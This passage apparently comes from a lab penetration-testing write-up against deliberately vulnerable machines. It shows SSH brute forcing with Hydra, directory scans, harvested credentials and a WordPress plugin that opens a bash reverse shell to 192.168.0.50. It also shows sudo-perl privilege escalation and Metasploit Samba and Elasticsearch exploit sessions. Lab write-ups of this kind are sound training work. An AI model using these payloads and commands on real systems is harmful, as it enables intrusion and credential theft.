Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 14:56:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.1.120:22222/
[22222][ssh] host: 192.168.1.120 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 14:57:22

(kali@kali)-[~]
$
```

Next, it was time to ssh into the RickSanchez user with the new password that we found. First, we checked to see who we were on the successful login. Next, it was time for some privilege escalation. The first thing we tried was to open an interactive root shell. After entering the P7Curtains password, we were granted root access.

```
(kali@kali)-[~]
$ ssh RickSanchez@192.168.1.120 -p 22222
RickSanchez@192.168.1.120's password:
Last failed login: Wed Apr 16 04:57:22 AEST 2025 from 192.168.0.50 on ssh:notty
There were 176 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ whoami
RickSanchez
[RickSanchez@localhost ~]$ sudo -i
[sudo] password for RickSanchez:
[root@localhost ~]# whoami
root
[root@localhost ~]#
```



192.168.1.121

To start this machine, I ran a dirbuster scan on the apache server hosted.

Here are the results I got:

```
(kali㉿kali)-[~]
└─$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing Size: 0
Dir found: / - 200
Dir found: /cgi-bin/ - 403
Dir found: /icons/ - 403
Dir found: /angel/ - 200
Dir found: /uploads/ - 200
Dir found: /doc/ - 403
Dir found: /icons/small/ - 403
Dir found: /secure/ - 200
File found: /secure/backup.zip - 200
Dir found: /tmp/ - 200
Dir found: /nothing/ - 200
```

I didn't find anything too interesting until i came upon the /secure/backup.zip file. I was able to directly download the file, but I needed to use a unar to unzip it, I also needed to provide a password. My first assumption was to go back and check all hits for some hidden secret somewhere. Sure enough, /nothing had html comments with passwords in them.





The first password “freedom” allowed me to unzip the file.

Here are the results:

```
(kali㉿kali)-[~/Downloads]
$ cat backup-cred.mp3


I am not toooo smart in computer .....dat the resoan i always choose easy password...with creds backup file...

uname: touhid
password: *****

url : /SecreTSMsgatewayLogin

(kali㉿kali)-[~/Downloads]
```

Naturally I navigated to the url and was greeted with this page:



I tried the username “touhid” and kept trying the list of passwords that I had and “diana” ended up working. After logging into the portal I couldn’t find anything too interesting so I decided to look for some Metasploit modules. Metasploit had an unauthenticated template injection that allowed for an easy reverse shell as www-data. We then searched for the exploit, entered the appropriate required parameters, and then we ran the exploit.

When inside I started by spawning an interactive shell just incase we needed to switch accounts.

```
meterpreter > shell
Process 2522 created.
Channel 0 created.
whoami
www-data
python --version
Python 2.7.3
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Dina:/var/www/SecretSMStgatewayLogin$
```

I looked for the easiest privilege escalation vector being “sudo -l” and found this:

```
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
```

From here I just ran:

```
sudo /usr/bin/perl -e 'exec "/bin/bash";'
```

this gave me a root shell.

Now to find flags>>>

The first flag I found was in /root/flag.txt

```
cat /root/flag.txt


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password.....
u already have root shelll....

CONGO.....
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

This was also the last flag I found since none of the users had anything in their directories.

192.168.1.122

I started this box off by running a dirbuster scan




```

(kali@kali)-[~]
$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
File found: /info.php - 200
Dir found: /Backnode_files/ - 200
File found: /Backnode_files/jquery.js - 200
File found: /Backnode_files/jquery-ui.js - 200
File found: /Backnode_files/pageable.js - 200
File found: /Backnode_files/front-end.js - 200
File found: /Backnode_files/front-end.css - 200
File found: /Backnode_files/normalize.css - 200
File found: /Backnode_files/script.json - 200
File found: /Backnode_files/styles.css - 200
^[[B^[[B^[[BDir found: /test/ - 200
Dir found: /wordpress/ - 200
File found: /wordpress/index.php - 301
Dir found: /wp/ - 200
Dir found: /icons/small/ - 403
  
```

Current speed: 399 requests/sec  
 Average speed: (T) 391, (C) 416 requests  
 Parse Queue Size: 0  
 Total Requests: 5086/1227141  
 Time To Finish: 00:48:57  
 Starting dir/file list based brute forcing

In this scan we find that there is a whole wordpress site running behind another website.

I assume we need credentials to the admin so I run a nmap scan to see if there is any other service we can exploit to get credentials:



```

Host script results:
_ clock-skew: mean: -3h20m01s, deviation: 5h46m24s, median: -1s
_ nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
  Computer name: lazsysadmin
  NetBIOS computer name: LAZYSYSADMIN\x00
  Domain name: \x00
  FQDN: lazsysadmin
  System time: 2025-05-08T00:47:10+10:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
_ message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
  date: 2025-05-07T14:47:10
_ start_date: N/A
  
```

After I see this I realize SMB is open so I connect and see that there is a share\$ folder that allows us root access to the webserver. After going through to the wordpress folder I downloaded the wp-config.php file that contains the wordpress user and password.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Next I used these credentials to login to wordpress and upload this reverse shell plugin:

```
?php
/*
Plugin Name: revshell
Description: revshell plugin
*/
exec('/bin/bash -c "bash -i >/dev/tcp/192.168.0.50/4242 0>61"');
?>
```

activating this plugin now gives me a reverse shell:

```
(kali㉿kali)-[~]
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.0.50] from (UNKNOWN) [192.168.1.122] 54622
bash: cannot set terminal process group (1201): Inappropriate ioctl for device
bash: no job control in this shell
www-data@LazySysAdmin:/var/www/html/wordpress/wp-admin$ ^^[
```

192.168.1.123

To gain root access on this Ubuntu machine I took advantage of a SMB exploit called the usermap\_script vulnerability. I used Metasploit with meterpreter to gain access to root which was very easy.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.123
RHOSTS => 192.168.123
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > LHOST 192.168.0.50
[-] Unknown command: LHOST.
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.0.50
LHOST => 192.168.0.50
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/samba/usermap_script) > run

[-] 192.168.123:139 - Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.123
RHOSTS => 192.168.1.123
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.0.50:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo tozcvozt5srMz6ug;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "tozcvozt5srMz6ug\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.50:4444 -> 192.168.1.123:60249) at 2025-05-06 21:33:02 -0400

shell
```



192.168.1.124

There was a vulnerability in the SMB service (MS17-010 – EternalBlue). Post-exploitation allowed us to enumerate system users and retrieve hidden flags stored on the system. The compromise confirmed the system's exposure to critical remote code execution (RCE) vulnerabilities. I fired up Metasploit as my choice tool and used the exploit `exploit/windows/smb/ms17_010_eternalblue` with a payload of a reverse shell over TCP. This payload gave swift access to the shell.

```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):



| Name        | Current Setting | Required | Description                                                                        |
|-------------|-----------------|----------|------------------------------------------------------------------------------------|
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                     |
| RHOSTS      |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT       | 9200            | yes      | The target port (TCP)                                                              |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| TARGETURI   | /               | yes      | The path to the Elasticsearch REST API                                             |
| VHOST       |                 | no       | HTTP server virtual host                                                           |
| WritableDir | /tmp            | yes      | A directory where we can write files (only for *nix environments)                  |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.0.50    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                            |
|----|---------------------------------|
| 0  | ElasticSearch 1.1.1 / Automatic |



msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.1.124
RHOSTS => 192.168.1.124
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is D43E-F59F

Directory of C:\Program Files\elasticsearch-1.1.1

12/29/2020 09:07 AM <DIR> .
12/29/2020 09:07 AM <DIR> ..
04/16/2014 03:28 PM <DIR> bin
04/16/2014 03:28 PM <DIR> config
12/29/2020 09:07 AM <DIR> data
04/16/2014 03:28 PM <DIR> lib
02/12/2014 10:35 AM 11,358 LICENSE.txt
05/05/2025 12:47 AM <DIR> logs
03/25/2014 04:38 PM 150 NOTICE.txt
03/25/2014 04:38 PM 8,093 README.textile
               3 File(s)      19,601 bytes
               7 Dir(s)  44,916,441,088 bytes free

C:\Program Files\elasticsearch-1.1.1>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
sshd_server
vagrant
The command completed successfully.
```

192.168.1.125

First, we began with a dirb scan on the webserver. We found tons of results below. Drupal seems to be a main hit because we have a critical vulnerability with it.

```
(kali@kali)-[~]
$ dirb http://192.168.1.125

DIRB v2.22
By The Dark Raver

START_TIME: Tue Apr 22 12:25:11 2025
URL_BASE: http://192.168.1.125/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.125/ ---
+ http://192.168.1.125/cgi-bin/ (CODE:403|SIZE:288)
=> DIRECTORY: http://192.168.1.125/chat/
=> DIRECTORY: http://192.168.1.125/drupal/
=> DIRECTORY: http://192.168.1.125/phpmyadmin/
+ http://192.168.1.125/server-status (CODE:403|SIZE:293)
=> DIRECTORY: http://192.168.1.125/uploads/

--- Entering directory: http://192.168.1.125/chat/ ---
+ http://192.168.1.125/chat/index.php (CODE:200|SIZE:771)

--- Entering directory: http://192.168.1.125/drupal/ ---
=> DIRECTORY: http://192.168.1.125/drupal/includes/
+ http://192.168.1.125/drupal/index.php (CODE:200|SIZE:9794)
=> DIRECTORY: http://192.168.1.125/drupal/misc/
=> DIRECTORY: http://192.168.1.125/drupal/modules/
=> DIRECTORY: http://192.168.1.125/drupal/profiles/
+ http://192.168.1.125/drupal/robots.txt (CODE:200|SIZE:1531)
=> DIRECTORY: http://192.168.1.125/drupal/scripts/
=> DIRECTORY: http://192.168.1.125/drupal/sites/
=> DIRECTORY: http://192.168.1.125/drupal/themes/
```

```
=> DIRECTORY: http://192.168.1.125/drupal/themes/
+ http://192.168.1.125/drupal/web.config (CODE:200|SIZE:2051)
+ http://192.168.1.125/drupal/xmlrpc.php (CODE:200|SIZE:42)

--- Entering directory: http://192.168.1.125/phpmyadmin/ ---
+ http://192.168.1.125/phpmyadmin/ChangeLog (CODE:200|SIZE:31469)
=> DIRECTORY: http://192.168.1.125/phpmyadmin/examples/
+ http://192.168.1.125/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.1.125/phpmyadmin/index.php (CODE:200|SIZE:7128)
=> DIRECTORY: http://192.168.1.125/phpmyadmin/js/
=> DIRECTORY: http://192.168.1.125/phpmyadmin/libraries/
+ http://192.168.1.125/phpmyadmin/LICENSE (CODE:200|SIZE:18011)
=> DIRECTORY: http://192.168.1.125/phpmyadmin/locale/
+ http://192.168.1.125/phpmyadmin/phpinfo.php (CODE:200|SIZE:7128)
+ http://192.168.1.125/phpmyadmin/README (CODE:200|SIZE:2099)
+ http://192.168.1.125/phpmyadmin/robots.txt (CODE:200|SIZE:26)
=> DIRECTORY: http://192.168.1.125/phpmyadmin/setup/
=> DIRECTORY: http://192.168.1.125/phpmyadmin/themes/

--- Entering directory: http://192.168.1.125/uploads/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/drupal/includes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/drupal/misc/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/drupal/modules/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
--- Entering directory: http://192.168.1.125/drupal/profiles/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/drupal/scripts/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/drupal/sites/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/drupal/themes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/phpmyadmin/examples/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/phpmyadmin/js/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/phpmyadmin/libraries/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/phpmyadmin/locale/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


--- Entering directory: http://192.168.1.125/phpmyadmin/setup/ ---
=> DIRECTORY: http://192.168.1.125/phpmyadmin/setup/frames/
+ http://192.168.1.125/phpmyadmin/setup/index.php (CODE:200|SIZE:12255)
=> DIRECTORY: http://192.168.1.125/phpmyadmin/setup/lib/

--- Entering directory: http://192.168.1.125/phpmyadmin/themes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


--- Entering directory: http://192.168.1.125/phpmyadmin/setup/frames/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.125/phpmyadmin/setup/lib/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```


Next, it is time to visit the main page of the website to see if there are any hints to the next steps. We also wanted to visit some of the other webpages on the website for even more clues.



The first page was the chat/ webpage. There seems to be a login page. We will come back to this if we cannot get clues anywhere else.




Next is the drupal/ webpage. It looks like we will be to use Metasploit for this page since there is a mention of Metasploitable. There is a Drupal vulnerability that we found that we will use Metasploit for.






We found this phpMyAdmin page and it will most likely be our main focus for this webpage. It will be one of our main targets for this IP address. We might need Metasploit or some type of brute force in order to get into the database.



